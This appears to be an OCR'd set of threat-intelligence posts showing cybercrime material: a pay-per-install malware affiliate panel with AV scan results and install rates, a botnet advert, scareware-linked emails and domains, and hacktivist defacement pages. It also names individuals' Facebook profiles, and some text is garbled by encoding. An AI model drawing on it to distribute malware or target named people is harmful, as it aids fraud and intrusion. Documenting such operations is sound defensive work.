

Община ЕЛХОВО
ЦЕНТЪР
ЗА
АДМИНИСТРАТИВНО ОБСЛУЖВАНЕ
ADMINISTRATIVE
SERVICE CENTER


КИТЕН

Sample Facebook accounts:
https://www.facebook.com/profile.php?id=100005932519460 - Павлин Георгиев
https://www.facebook.com/profile.php?id=100030506870037 - Васил Гачевски
Stay tuned!

Earning4u Pay Per Install Affiliate Network - 2023-11-24 12:13

An image is worth a thousand words.


MAIN
EARNING4U.COM
RATES
STATS
SETUP
NEWS
14.02.2010
EXE updated!
15.02.2010
EXE updated!
17.02.2010
EXE updated!
17.02.2010
EXE updated!
17.02.2010
EXE updated!
EXE Link
(enable popup window, please):
Fresh loader and 25 AV scans
Statistics
Date
Downloads
Regions
US
UK
NL
FR
PL
IT
DE
ES
AU
GR
Other
Asia
Uniq installs
Revenue $
Total
Copyright © Earning4u.com

Please, enter validation code
from image for .exe access

Code: lavage

Send

DO NOT use public AV scanners like VirusTotal.
We scan our .exe every hour special for you.
Result:

Norman 24.2.2010 1:36:48 -	Avira 02.03.2010 20:33:28 -
A-Squared 02.03.2010 16:50:08 loader.exe Trojan.Win32.Inject!IK	**KAV8 02.03.2010 12:15:18 loader.exe Trojan.HTML.Fraud.n**
Sophos 02.03.2010 18:16:42 loader.exe Mal/FakeAV-AX	DrWeb -
Vexira 02.03.2010 -	OneCare 1.3.2010 9:20:50 loader.exe->(UPX) Trojan:Win32/Harnig.gen!D loader.exe Trojan:Win32/Harnig.gen!D
F-Prot 02.03.2010 21:19:10 -	ClamWin 02.03.2010 5:35:02 -
BitDefender 02.03.2010 17:11:50 -	VirusBuster 02.03.2010 -
ArcaVir 02.03.2010 10:50:16 Scan Error	Panda 01.03.2010 10:31:50 -
F-Secure 2.3.2010 5:04:06 -	Vba32 01.03.2010 00:15 -
AVG8 02.03.2010 Scan Error	McAfee 02.03.2010 -
IKARUS 2.3.2010 17:01:42 -	Solo Last bases -
Ewido Last bases -	TrendMicro 01.03.2010 15:03:56 -
SAV 01.03.2010 -	eTrust -
Avast 02.03.2010 -	**NOD32 02.03.2010 22:08:02 loader.exe a variant of Win32/Kryptik.CNF loader.exe UPX v12_m2 a variant of Win32/Kryptik.CNF**


Please, enter validation code
from image for .exe access


Code:

Send

DO NOT use public AV scanners like VirusTotal.
We scan our .exe every hour special for you.
Result:

Norman 17.2.2010 12:44:12 -	Avira 17.02.2010 19:41:24 -
A-Squared 17.02.2010 22:52:26 -	KAV8 18.02.2010 02:28:20 -
Sophos 18.02.2010 0:46:28 -	DrWeb -
Vexira 17.02.2010 -	OneCare 17.2.2010 10:49:12 -
F-Prot 18.02.2010 1:48:00 -	ClamWin 17.02.2010 5:35:02 -
BitDefender 17.02.2010 23:27:45 -	VirusBuster 17.02.2010 -
ArcaVir 17.02.2010 19:06:08 -	Panda 16.02.2010 11:15:36 -
F-Secure 17.2.2010 4:38:14 -	Vba32 15.02.2010 23:39 -
AVG8 17.02.2010 -	McAfee 17.02.2010 -
IKARUS 17.2.2010 21:01:54 -	Solo Last bases -
Ewido Last bases -	TrendMicro 17.02.2010 10:24:10 -
SAV 16.02.2010 -	eTrust -
Avast 17.02.2010 -	NOD32 18.02.2010 2:55:48 -




EARNING4U.COM
ENTER STATS
BETTER RATES! NO HOLD!
ONLY REAL ONLINE STATISTIC!
REGISTER TODAY
MAIN
ABOUT US
CONDITIONS
RATES
FAQ
CONTACTS
The partnership program «Earning4u» is the easiest way to earn money.
All you need to do to start working with us is register.
You will earn from 6$(Asia) to 180$(USA) per 1000 installs. You can view all prices in the «Rates» section.
Registration
To register in our service please fill in the form.
All the fields marked * are to be filled
After you have finished filling the form and clicking "Register",
you agree with our "Rules".
*Login
*Password
*E-mail
*ICQ
Type of payment system:
Webmoney
WU (min 500$)
Wire (min 500$)
Paypal (min 20$)
Epassporte (min 20$)
Your account number:
*Verification code
Don't forget to fill out all the marked fields. Good luck!

EARNING4U.COM

ENTER STATS

BETTER RATES! NO HOLD!
ONLY REAL ONLINE STATISTIC!

REGISTER TODAY

MAIN | ABOUT US | CONDITIONS | RATES | FAQ | CONTACTS


The partnership program «Earning4u» is the easiest way to earn money.
All you need to do to start working with us is register.

You will earn **from 6$**(Asia) **to 180$**(USA) per 1000 installs. You can view all prices in the «Rates» section.

Our Rates

Country:	Rate in $ for 1000 installs:
United States	180
United Kingdom	110
Netherlands	30
France	30
Poland	20
Italy	65
Germany	30
Spain	30
Australia	55
Greece	30
Other	20
Asia	6


* We also reserve the right to delete any account
* And remember – all SPAM is prohibited!



Chimera Botnet - 2023-11-24 12:14


An image is worth a thousand words.


Elite Loader



Loader botnet. Working: Windows XP SP1/2/3, Windows Vista. Bots is testing loads 20k mixed traffic - bots connect to admin ~21k (~92%).

DDoS + SPAM + Loader - Chimera Botnet







Innovative Marketing Scareware Distributor - 2023-11-24 12:14

An image is worth a thousand words.



benzeva89@gmail.com
puerto1982@yahoo.com
onlinepcguard.com


spacejav@gmail.com
saitojav@gmail.com
xcamcorder.com
saitoav.com
download-av.com
mrjav.com
ryushare-key.com
saitojav.com
akasenchiku.com


awmmrx@gmail.com
toolizy.com
konporn.com
8gtube.com
tr0nporn.com
shot3xvideos.com
zokporn.com
aanaltube.com
tds77.su
g0ads.com
asian-porn0.com
amateur-p0rn.com

China vs Iran Hacktivism Campaign - 2023-11-24 12:14

An image is worth a thousand words.


High-profile work being ...
Viruses, anti-virus, invasion, the invasion
«=?The darkness of night, slowly permeates the wing?=»
?The third area information security group?By:h4ck3ber
The People's Republic of China long live
Long live the People's Republic of
The great Chinese people long live
??*****Domestic safety inspection*****??
*****Oppose splitting*****Safeguarding unity*****
http://hi.baidu.com/no_hack Time now:2010年1月12日 13:45:21
Copyright? 2008 All Rights Reserved
You stayed around 79 Seconds
#1548475

IRANIAN CYBER ARMY

THIS SITE HAS BEEN HACKED BY IRANIAN CYBER ARMY

« ارتش سایبری ایران در اعتراض به دخالت های سایتهای بیگانه و صهیونیستی در امور داخلی کشورمان و پخش اخبار دروغ و تفرقه برانگیز راه اندازی شده است »

..:: Contact ::..

Email: Soldier@CyberArmyOfIran.com

Alternate Email: Soldier@IRCArmy.com

ÈÕÄãÂèµÄÒÁÀÊ¼¶¶ù£¬Ð¡AÀ´ÁË£¬ÒÁÀÊ,ó¼¶¶ù£¬ÒÁÄãÂèµÄ,óP£¬»ØÈ¥ÒÁÄãÂè£¬.ÎÒ¡°Ù¶È¡±£¬²ÙÄãÄïµÄ£¡ Rimi Ma Iranian chicken child, the small A coming, Iranian chicken child, your mother in Iraq for a P, go back to Iraq, your mother, he committed me, "Baidu," I fuck you mother QQ409882525

Leaders www.leader.ir
Parliament www.majlis.ir
President www.president.ir
Ministry of Foreign Affairs www.mfa.gov.ir
Ministry of Justice www.judiciary.ir
